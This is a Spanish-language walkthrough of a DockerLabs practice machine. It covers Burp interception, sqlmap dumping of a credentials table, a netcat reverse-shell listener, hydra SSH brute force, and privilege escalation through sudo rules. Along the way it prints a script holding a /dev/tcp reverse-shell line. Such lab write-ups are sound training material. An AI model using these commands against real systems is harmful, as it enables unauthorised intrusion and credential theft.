



Vamos a desplegar la maquina

Haremos un escaneo profundo en esta maquina y vemos que cuenta con un servidor http.


Vamos a explorar a ver que tiene esta pagina

Explorando un poco vemos que cuenta con un login, donde intentamos hacer sql inyection y no encontramos resultados.




En este caso utilizaremos la herramienta burp suite, como es la primera vez que la utilizo, estos son los pasos para configurarla.


Dentro en el apartado de proxy, vamos a mirar que esta corriendo como localhost en el puerto correspondiente.




Ahora tendremos que activar la opcion de interceptar.




Para que funcione correctamente instalamos una extensión, se llama Foxy Proxy y añadiremos un proxie donde contecte este localhost y el puerto



Ahora antes de ingresar cualquier usuario, tenemos que activar la extensión.




Vemos que intercepta la petición correctamente




```
1  POST /login_page/auth.php HTTP/1.1
2  Host: 172.17.0.2
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 35
9  Origin: http://172.17.0.2
10 Connection: keep-alive
11 Referer: http://172.17.0.2/login_page/index.ph
12 Cookie: PHPSESSID=7jlq3sp5qm1n5ic84dhip3oaii
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 usuario=admin&contrase%C3%B1a=admin
```

Scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Insert Collaborator payload
Request in browser
Engagement tools [Pro version only]
Change request method
Change body encoding
Copy Ctrl+C
Copy URL
Copy as curl command (bash)
Copy to file
Paste from file
Save item

Vamos a guardar esto para ahora utilizar sqlmap



Importante: apagar la intercepción para continuar con todo.



Vamos a usar sqlmap para hacer un escaneo de las bases de datos que existen

-r: lee el fichero que contiene la petición http.
--batch: todas las preguntas que hace, las pone como predeterminado

```
❯ sqlmap -r req.req --batch -dbs
```

```
[22:15:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL ⩾ 5.6
[22:15:14] [INFO] fetching database names
[22:15:14] [INFO] resumed: 'mysql'
[22:15:14] [INFO] resumed: 'information_schema'
[22:15:14] [INFO] resumed: 'performance_schema'
[22:15:14] [INFO] resumed: 'sys'
[22:15:14] [INFO] resumed: 'users'
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] users
```

Vemos que tiene una base de datos users

```
❯ sqlmap -r req.req --batch -D users --tables
```

```
[22:15:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL ⩾ 5.6
[22:15:38] [INFO] fetching tables for database: 'users'
[22:15:38] [INFO] resumed: 'usuarios'
Database: users
[1 table]
+-----------+
| usuarios |
+-----------+
```

Vemos que tiene una tabla de usuarios

```
❯ sqlmap -r req.req --batch -D users -T usuarios --columns
```


```
[22:16:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL ⩾ 5.6
[22:16:15] [INFO] fetching columns for table 'usuarios' in database 'users'
[22:16:15] [INFO] resumed: 'id'
[22:16:15] [INFO] resumed: 'int unsigned'
[22:16:15] [INFO] resumed: 'password'
[22:16:15] [INFO] resumed: 'varchar(50)'
[22:16:15] [INFO] resumed: 'username'
[22:16:15] [INFO] resumed: 'varchar(50)'
Database: users
Table: usuarios
[3 columns]
+----------+---------------+
| Column   | Type          |
+----------+---------------+
| id       | int unsigned  |
| password | varchar(50)   |
| username | varchar(50)   |
+----------+---------------+
```

Ahora –dump para extraer los datos de una tabla, una vez identificados.


```
❯ sqlmap -r req.req --batch -D users -T usuarios --dump
```

```
+----+----------------------+----------+
| id | password             | username |
+----+----------------------+----------+
| 1  | 123321123321         | lucas    |
| 2  | 123456123456         | santiago |
| 3  | MiClaveEsInhackeable | joe      |
+----+----------------------+----------+
```

Vemos que tenemos 3 usuarios y contraseñas, así que probamos y vemos que con el usuario joe tenemos acceso a un panel que ejecuta código python



Haremos una reverse Shell para poder tener conexión.




```
❯ sudo nc -lvnp 443
listening on [any] 443 ...
```

Ejecutamos el código Python para poder tener conexión.

Una vez dentro en directorio tmp vamos a revisar que contamos con un txt

```
www-data@d12d3b5d0f58:/var/www/html/login_page$ cd /tmp/
www-data@d12d3b5d0f58:/tmp$ ls
temp_script.py  tmp.w3E3JvWoeD
www-data@d12d3b5d0f58:/tmp$ ls -la
total 20
drwxrwxrwt 1 root     root     4096 Sep 17 17:20 .
drwxr-xr-x 1 root     root     4096 Sep 17 17:09 ..
-rw-r--r-- 1 root     root      894 Jul 22  2024 .hidden_text.txt
-rw-r--r-- 1 www-data www-data   75 Sep 17 17:20 temp_script.py
drwx------ 2 mysql    mysql    4096 Jul 22  2024 tmp.w3E3JvWoeD
www-data@d12d3b5d0f58:/tmp$
```

Al parecer tenemos un listado de trucos, nos lo guardaremos para mas adelante.

```
www-data@d12d3b5d0f58:/tmp$ cat .hidden_text.txt
Martin, esta es mi lista de mis trucos favoritos de gta sa:


HESOYAM
UZUMYMW
JUMPJET
LXGIWYL
KJKSZPJ
YECGAA
SZCMAWO
ROCKETMAN
AIWPRTON
OLDSPEEDDEMON
CPKTNWT
WORSHIPME
NATURALTALENT
```

Vemos los usuarios con los que cuenta la maquina

```
www-data@d12d3b5d0f58:/tmp$ cd /home/
www-data@d12d3b5d0f58:/home$ ls -la
total 20
drwxr-xr-x 1 root    root    4096 Jul 23  2024 .
drwxr-xr-x 1 root    root    4096 Sep 17 17:09 ..
drwxr-x--- 1 joe     joe     4096 Jul 23  2024 joe
drwxr-x--- 3 luciano luciano 4096 Jul 23  2024 luciano
drwxr-x--- 2 ubuntu  ubuntu  4096 Jun  4  2024 ubuntu
www-data@d12d3b5d0f58:/home$
```

Vamos a guardarnos las posibles contraseñas y convertir todos los caracteres en minúsculas.

```
~/Documentos/DockerLabs/showtime ✓ 10s awk '{print tolower($0)}' passwords.txt > contra.txt
```

Haremos un ataque con hydra con los usuarios y posibles contraseñas, para eso volcamos todo dentro de unos txt

```
❯ hydra -L users.txt -P contra.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-17 22:24:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 156 login tries (l:2/p:78), ~10 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: joe   password: chittychittybangbang
```

Nos conectamos con el usuario joe

```
❯ ssh joe@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:i4r4enMxfIqN/etkhj5vETKVMtnNT/415hbGDKaiisw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
joe@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 22 23:03:25 2024 from 172.17.0.1
joe@d12d3b5d0f58:~$
```

Vemos que el usuario Luciano cuenta con permisos sudo en el binario posh

```
joe@d12d3b5d0f58:~$ sudo -l
Matching Defaults entries for joe on d12d3b5d0f58:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joe may run the following commands on d12d3b5d0f58:
    (luciano) NOPASSWD: /bin/posh
joe@d12d3b5d0f58:~$
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo posh
```

Al hacer la escalada vemos que somos Luciano. Haremos una tty.

```
joe@d12d3b5d0f58:~$ sudo -u luciano /bin/posh
$ whoami
luciano
$
```

Ahora vemos que tenemos permisos para un script así que veremos que contiene.

```
luciano@d12d3b5d0f58:~$ sudo -l
Matching Defaults entries for luciano on d12d3b5d0f58:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luciano may run the following commands on d12d3b5d0f58:
    (root) NOPASSWD: /bin/bash /home/luciano/script.sh
luciano@d12d3b5d0f58:~$
```

```
luciano@d12d3b5d0f58:~$ cat script.sh
#!/bin/bash


IP="192.168.1.100"
PORT="4444"

bash -c 'exec 5<>/dev/tcp/'$IP'/'$PORT'; cat <&5 | bash >&5 2>&5'
luciano@d12d3b5d0f58:~$
```

Vamos a modificar el fichero ya que contamos con los permisos, ya que no tenemos editor, vamos a modificarlo directamente desde la consola.

```
luciano@d12d3b5d0f58:~$ echo '#!/bin/bash
> bash -p' > script.sh
```

Ejecutamos y podemos ver que somos root.

```
luciano@d12d3b5d0f58:~$ sudo /bin/bash /home/luciano/script.sh
root@d12d3b5d0f58:/home/luciano# whoami
root
```